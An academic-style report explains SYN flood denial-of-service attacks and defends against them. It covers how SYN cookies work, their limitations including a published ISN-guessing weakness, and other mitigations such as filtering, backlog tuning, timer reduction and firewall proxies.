DoS (Denial of Service) attack is one of the major security threats to services provided in the internet. DDoS (Distributed DoS) attack is one kind of DoS attack where multiple systems target a particular server to disrupt its service. For DDoS attack, the TCP and SYN flood is widely used. This attack uses the weakness in the TCP 3-way handshake protocol. The attacker sends the SYN packets to the targeted server repeatedly with fake IP address. The server replies by sending the SYN-ACK packets. Usually, the client responds with ACK packet, but the attacker does not respond to this packet and makes the server to wait for acknowledgement to SYN-ACK packet, thus disrupting its service (Bogdanoski, Shuminoski and Risteski, 2013). To overcome this attack, we use SYN Cookies. This report will elaborate on SYN Cookies, how it is used to avoid these attacks and other possible mitigations of this attack.

SYN COOKIES

SYN Cookies is used as countermeasure against the SYN flood attack. It prevents DDoS attack by maintaining the half-open connections outside its memory with the help of SYN Cookies. (Zúquete, 2002) provides the functionality of the SYN Cookies on a Linux kernel. The Cookies are used when the kernel suspects a SYN flooding attack, i.e, when the pending connection requests reaches certain threshold value. The lifetime of cookies is limited. When a ACK packet is sent by the client, it is checked against the pending connection requests, and upon failure it checks whether it carries a valid cookie. Cookies are 32-bit values stored as ISN (Initial Sequence Number) values in the sequence field of SYN-ACK segments sent by servers, and are retrieved from the sequence numbers acknowledged in ACK segments sent by clients. As connection establishment is performed by the returning ACK, a secret should be used to validate the connection, which is concealed from the remote system by use of a non-invertible hash. The cookies are computed using constant secret values, TCP/IP addresses and ports of the client's SYN segment, a time counter and a 3-bit encoding of the server's MSS value. The validation of a cookie involves retrieving and testing the last two-time counter and MSS encoding using the same secrets and the same fields of the client's ACK segment.

To avoid replay attack by intercepting the cookies and using them later, the cookies contain a time component. The algorithm for generating the cookies addresses two problems: one is to defeat attacks using ACK segments with forged cookies and the other is cookies cannot be fully random and still respect the TCP rule of slowly growing over time. This is accomplished by generating 32-bit long cookies. Therefore, the algorithm to produce cookies cares only about security, and is completely independent of the algorithm to produce ordinary ISN values. The use of SYN Cookies acts as alternate approach to SYN Cache approach for SYN Flooding attacks. (Lemon, 2002) compared SYN cookies and SYN cache and proved that SYN cookies provides better performance.

The problem with SYN cookies is that commonly implemented schemes are incompatible with some TCP options, if the cookie generation scheme does not consider them. Because of this

reason, SYN Cookies are not used as default defence mechanism, rather used under high-stress conditions indicative of an attack. Another drawback is in the applications which use SYN Cookies, the first application data is sent by passive host. If this host is handling a large number of connections, then packet loss may be likely (W., 2007). (Shah and Kumar, 2018) provided a vulnerability in SYN Cookies which allows an attacker to guess the ISN and use that for spoofing a connection. The author demonstrated an attack, rather than guessing all 32 bits of the ISN, it is enough to guess the last 24 bits with all possible valid combinations of the leading 8 bits to compromise the SYN Cookies.

COMMON DEFENCES AGAINST SYN FLOODING ATTACK

1. Filtering:

To avoid spoofing attacks, filtering techniques are used so that eliminates the attacker's ability to send spoofed IP packets without modifying TCP. The drawback of this technique is that an attacker with the ability to use a group of compromised hosts or to rapidly change between different access providers will make filtering an impotent solution (W., 2007).

2. Increasing Backlogs:

Another solution these attacks is to use a larger backlog at the end hosts. This mechanism has many negative impacts. The implementation is not scalable and the data structure are inefficient. Since other solutions are available, the further development of using large backlogs by re-engineering the stacks were not considered (W., 2007).

3. Reducing SYN-RECEIVED Timer:

This is another easily implemented defence mechanism by reducing the timeout period between receiving a SYN and reaping the created TCB for lack of progress. This mechanism has some flaws, where this shortened timer will cause legitimate connections from becoming fully established. This timer reduction is sometimes implemented as a response to crossing some threshold in the backlog occupancy, or some rate of SYN reception (W., 2007).

4. Recycling the Oldest Half-Open TCB:

Overwriting the oldest half-open TCB entry can be done once the entire backlog is exhausted. This technique is not a robust defence because it fails when the size of the backlog is small and the attacking packet rate is high (W., 2007).

5. Firewalls and Proxies:

Firewalls can be used to prevent the end user from SYN flooding attacks. The basic concept is to offload the connection establishment procedures onto a firewall that screens connection

attempts until they are completed and then proxies them back to protected end hosts. This moves the problem away from end hosts to become the firewall's or proxy's problem (W., 2007).

CONCLUSION

With networks getting faster, it would be possible to send more packets in a minute to cover more possible valid combinations for the SYN cookie. Thus, a valid and early detection of the attack is crucial for secure communications and providing desired quality of service.

1.6 References

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